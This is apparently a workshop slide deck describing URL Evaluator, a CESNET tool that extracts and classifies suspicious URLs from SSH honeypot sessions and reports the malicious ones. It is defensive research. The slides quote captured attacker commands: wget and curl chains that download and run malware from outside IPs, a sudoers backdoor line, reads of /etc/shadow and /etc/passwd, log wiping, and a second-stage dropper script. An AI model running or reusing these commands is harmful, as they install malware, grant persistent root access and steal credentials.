

URL Evaluator:

Semi-automatic evaluation of suspicious URLs from honeypots

Michaela Novotná (Brno Univ. of Tech.)

Václav Bartoš (CESNET)

1st Workshop on Network Security Operations (NeSecOr)

28. 10. 2024, Prague, Czechia

■ URL Evaluator

- An example of a simple, yet effective security automation pipeline
- It is a set of tools for ...
 - collecting suspicious URLs from honeypots,
 - semi-automatically evaluating whether they are malicious or not,
 - detecting attempts to access the malicious URLs from our network.

- CESNET = operator of Czech National Research & Education Network (NREN)
- CESNET TMC department / Liberrouter team (www.liberrouter.org)
 - Research - network monitoring, security
 - Development of various tools
 - Flow monitoring (incl. HW accelerated network cards), ML-based traffic classification, threat detection, anomaly detection, CTI collection and analysis, ...
- One day, we decided to better utilize data from (SSH) honeypots
 - Honeynet projects:
 - CZ.NIC HaaS, CESNET HUGO, honeynet.asia

SSH honeypots – source of data

- SSH honeypot data:
 - Information about incoming connections
 - (we already used this)

```
{  
  "time": "2024-05-12T00:02:16.456062+00:00",  
  "time_closed": "2024-05-12T00:02:17.468082+00:00",  
  "ip": "185.196.8.151",  
  "country": null,  
  "login_successful": false,  
  "commands": []  
},
```

SSH honeypots – source of data

■ SSH honeypot data:

- Information about incoming connections

■ Full session logs (commands)

```
{  
  "time": "2024-05-12T00:00:54.175637+00:00",  
  "time_closed": "2024-05-12T00:00:54.328408+00:00",  
  "ip": "185.196.111.133",  
  "country": null,  
  "login_successful": true,  
  "commands": []  
},
```

```
{  
  "time": "2024-05-12T00:00:54.175637+00:00",  
  "time_closed": "2024-05-12T00:00:54.328408+00:00",  
  "ip": "38.23.87.9",  
  "country": "US",  
  "login_successful": true,  
  "commands": [  
    "uname -a"  
  ]  
}
```

SSH honeypots – source of data

■ SSH honeypot data:

- Information about incoming connections

- **Full session logs (commands)**

```
{  
  "time": "2024-05-12T00:00:54.175637+00:00",  
  "time_closed": "2024-05-12T06:18:54.269323+00:00",  
  "time_closed": "2024-05-12T06:19:56.179063+00:00",  
  "ip": "218.92.0.60",  
  "country": "CN",  
  "login_successful": true,  
  "commands": [  
    "#!/bin/sh; PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin; wget http://43.249.172.195:888/112; curl -O http://43.249.172.195:888/112; chmod +x 112; ./112; wget http://43.249.172.195:888/112s; curl -O http://43.249.172.195:888/112s; chmod +x 112s; ./112s; rm -rf 112.sh; rm -rf 112; rm -rf 112s; history -c; "  
  ],  
},  
},
```

SSH honeypots – source of data


cesnet
.....

```
#!/bin/sh
PATH=...
wget http://43.249.172.195:888/112
curl -O http://43.249.172.195:888/112
chmod +x 112
./112
wget http://43.249.172.195:888/112s
curl -O http://43.249.172.195:888/112s
chmod +x 112s
./112s
rm -rf 112.sh
rm -rf 112
rm -rf 112s
history -c
```

SSH honeypots – source of data

cesnet
.....

```
#!/bin/sh
PATH=...
wget http://43.249.172.195:888/112
curl -O http://43.249.172.195:888/112
chmod +x 112
./112
wget http://43.249.172.195:888/112s
curl -O http://43.249.172.195:888/112s
chmod +x 112s
./112s
rm -rf 112.sh
rm -rf 112
rm -rf 112s
history -c
```



Detection of URLs in sessions (regex)



Sources of malware payload ... or not?

SSH honeypots – source of data

cesnet
.....

```
{
  "time": "2024-05-12T05:49:34.053292+00:00",
  "time_closed": "2024-05-12T05:49:34.261318+00:00",
  "ip": "179.43.180.108",
  "country": "CH",
  "login_successful": true,
  "commands": [
    "lscpu && echo -e \"3nvrgCpc\\n3nvrgCpc\" | passwd && curl https://ipinfo.io/org --insecure -s"
  ]
},
```

SSH honeypots – source of data


cesnet
.....

```
{  
  "time": "2024-05-12T05:49:34.053292+00:00",  
  "time_closed": "2024-05-12T05:49:34.261318+00:00",  
  "ip": "179.43.180.108",  
  "country": "CH",  
  "login_successful": true,  
  "commands": [  
    "lscpu && echo -e \"3nvrgCpc\\n3nvrgCpc\" | passwd && curl https://ipinfo.io/org --insecure -s  
  ]  
},
```


```
$ curl https://ipinfo.io/org  
AS2852 CESNET z.s.p.o.
```

Not every such URL is malicious!
We need to classify them somehow...

URL Evaluator architecture



URL evaluation process



URL Evaluator

All Malicious Unclassified Not evaluated

User:

Select

Cancel filtering

Filters



URL address	First Seen	Last Seen	Occ.	Classification	status	Reason (?)	Show detail
http://14.225.204.172/sh	2024-05-09	2024-05-16	6	● malicious	active	Hash control	Edit Details
http://185.216.70.142/sh	2024-05-16	2024-05-16	1	● malicious	active	Hash control	Edit Details
http://103.149.86.202/scripts/sh	2024-05-16	2024-05-16	1	● malicious	active	Hash control	Edit Details
http://43.249.172.195:888/112	2023-07-22	2024-05-15	2770	● unreachable	active	Connection refused	Edit Details
http://43.249.172.195:888/112s	2023-07-25	2024-05-15	2740	● malicious	active	Hash control	Edit Details
https://ipinfo.io/org	2023-11-02	2024-05-15	822	● harmless	active	Manual check	Edit Details
http://118.191.128.75/x86.nn	2024-05-15	2024-05-15	1	● unclassified	active		Edit Details
http://45.15.157.122/sora.sh	2024-05-15	2024-05-15	1	● unclassified	active		Edit Details
http://sos.vivi.sg/ns1.jpg	2023-10-26	2024-05-14	2001	● malicious	active	Manual check	Edit Details
http://sos.vivi.sg/ns3.jpg	2023-10-26	2024-05-14	2112	● malicious	active	Hash control	Edit Details
http://sos.vivi.sg/oto	2023-10-26	2024-05-14	4022	● malicious	active	Hash control	Edit Details

• <http://sos.vivi.sg/ns3.jpg>

Classification: ● malicious
Status: active
First seen: 2023-10-26
Last seen: 2024-05-14
Number of occurrences: 2112
Classification reason: Hash control 
Source: CZ.NIC HaaS, HoneyNet.Asia, CESNET Hugo
Hash: a8541ff396d4c9f9c988e8f5580e5d581b7f0663 
VirusTotal statistics: {"harmless": 0, "type-unsupported": 13, "suspicious": 0, "confirmed-timeout": 0, "timeout": 0, "failure": 0, "malicious": 43, "undetected": 20}
Reported: yes 
Content size: 37960 bytes
Threat label: trojan.tsunami/gjifg

Sessions

```
["uname -a;echo 'daemon ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers;chsh -s /bin/sh daemon;mkdir ~/.ssh;chattr -ia ~/.ssh/* ~/.ssh;yum -y  
uname -a;id;cat /etc/shadow /etc/passwd;lscpu;echo 'daemon ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers;chsh -s /bin/sh daemon;echo Passw  
M uname -a;echo 'daemon ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers;chsh -s /bin/sh daemon;mkdir ~/.ssh;chattr -ia ~/.ssh/* ~/.ssh;yur  
M uname -a;id;cat /etc/shadow /etc/passwd;lscpu;echo 'daemon ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers;chsh -s /bin/sh daemon;echo f  
["uname -a;id;cat /etc/shadow /etc/passwd;lscpu;echo 'daemon ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers;chsh -s /bin/sh daemon;echo Pass
```

Other functions

- URL can be added manually via the Web GUI

Suspicious URL

- Each URL in the database is tested every day whether it is still active

Last Seen ▾	Occ. ▾	Classification ▾	status	Reason (?) ▾
2024-10-27	22	● malicious	inactive	Hash control
2024-10-27	39	● malicious	inactive	blacklist check
2024-10-27	17	● malicious	active	blacklist check
2024-10-27	3	● unreachable	inactive	Connection refused

- Newly found malicious URLs (not on blacklist, yet) are sent to URLhaus

- Contribution to the community



Recursive URL extraction

- Often the URL content is just a script downloading something else ...

Honeypot session:

```
rm -rf /var/run/1sh; wget -c http://61.215.136.198/x/1sh -P /var/run && sh /var/run/1sh &
```

Recursive URL extraction

- Often the URL content is just a script downloading something else ...

Honeypot session:

```
rm -rf /var/run/1sh; wget -c http://61.215.136.198/x/1sh -P /var/run && sh /var/run/1sh &
```



Downloaded file:

```
wget http://61.215.136.198/x/pty -O pty ; chmod +x pty ; chmod 777 pty ; ./pty > /dev/null 2>&1 &
wget http://61.215.136.198/x/pty -O /var/tmp/pty ; chmod +x /var/tmp/pty ; chmod 777 /var/tmp/pty ;
/var/tmp/pty > /dev/null 2>&1 &
wget http://61.215.136.198/x/pty -O /var/tmp/pty ; chmod +x /tmp/pty ; chmod 777 /tmp/pty ; /tmp/pty >
/dev/null 2>&1 &
wget http://61.215.136.198/x/pty -O /var/run/pty ; chmod +x /var/run/pty ; chmod 777 /var/run/pty ;
/var/run/pty > /dev/null 2>&1 &
wget http://61.215.136.198/x/pty -O /dev/shm/pty ; chmod +x /dev/shm/pty ; chmod 777 /dev/shm/pty ;
/dev/shm/pty > /dev/null 2>&1 &

rm -rf irq*
wget http://61.215.136.198/x/irq0 -O irq0 ; chmod +x irq0 ; chmod 777 irq0 ; ./irq0 > /dev/null 2>&1 &
wget http://61.215.136.198/x/irq1 -O irq1 ; chmod +x irq1 ; chmod 777 irq1 ; ./irq1 > /dev/null 2>&1 &
...
```

Recursive URL extraction

- Often the URL content is just a script downloading something else ...

Honeypot session:

```
rm -rf /var/run/1sh; wget -c http://61.215.136.198/x/1sh -P /var/run && sh /var/run/1sh &
```

Downloaded file:

```
wget http://61.215.136.198/x/pty -O pty ; chmod +x pty ; chmod 777 pty ; ./pty > /dev/null 2>&1 &
wget http://61.215.136.198/x/pty -O /var/tmp/pty ; chmod +x /var/tmp/pty ; chmod 777 /var/tmp/pty ;
/var/tmp/pty > /dev/null 2>&1 &
wget http://61.215.136.198/x/pty -O /var/tmp/pty ; chmod +x /tmp/pty ; chmod 777 /tmp/pty ; /tmp/pty >
/dev/null 2>&1 &
wget http://61.215.136.198/x/pty -O /var/run/pty ; chmod +x /var/run/pty ; chmod 777 /var/run/pty ; /var/run/pty > /dev/null 2>&1 &
wget http://61.215.136.198/x/pty -O /dev/shm/pty ; chmod +x /dev/shm/pty ; chmod 777 /dev/shm/pty ; /dev/shm/pty > /dev/null 2>&1 &

rm -rf irq*
wget http://61.215.136.198/x/irq0 -O irq0 ; chmod +x irq0 ; chmod 777 irq0 ; ./irq0 > /dev/null 2>&1 &
wget http://61.215.136.198/x/irq1 -O irq1 ; chmod +x irq1 ; chmod 777 irq1 ; ./irq1 > /dev/null 2>&1 &
...
```

■ URL Evaluator...

- detects text files,
- searches for more URLs,
- queues each of them for evaluation

- URL Evaluator runs at CESNET for around 10 months now ...
- Statistic from 3 months (summer 2024):

TABLE I
NUMBER OF URLS BY CLASSIFICATION RESULT

Label	Count	% of total
Unreachable	3403	87,2 %
Malicious	472	12,1 %
Harmless	28	0,7 %

TABLE II
NUMBER OF URLS BY REASON FOR THE CLASS ASSIGNMENT

Classification reason	Count	% of total
Connection refused or timeout (→ unreachable)	3361	86,1 %
Error response (→ unreachable)	41	1,1 %
Blacklist check (→ malicious)	255	6,5 %
Hash control (→ malicious/harmless)	171	4,4 %
Manual check (→ any)	75	1,9 %

URLs requiring manual analysis:



- 70 new mal. URLs submittend to URLhaus.

0–10 per day

(avg. ~1 per day)

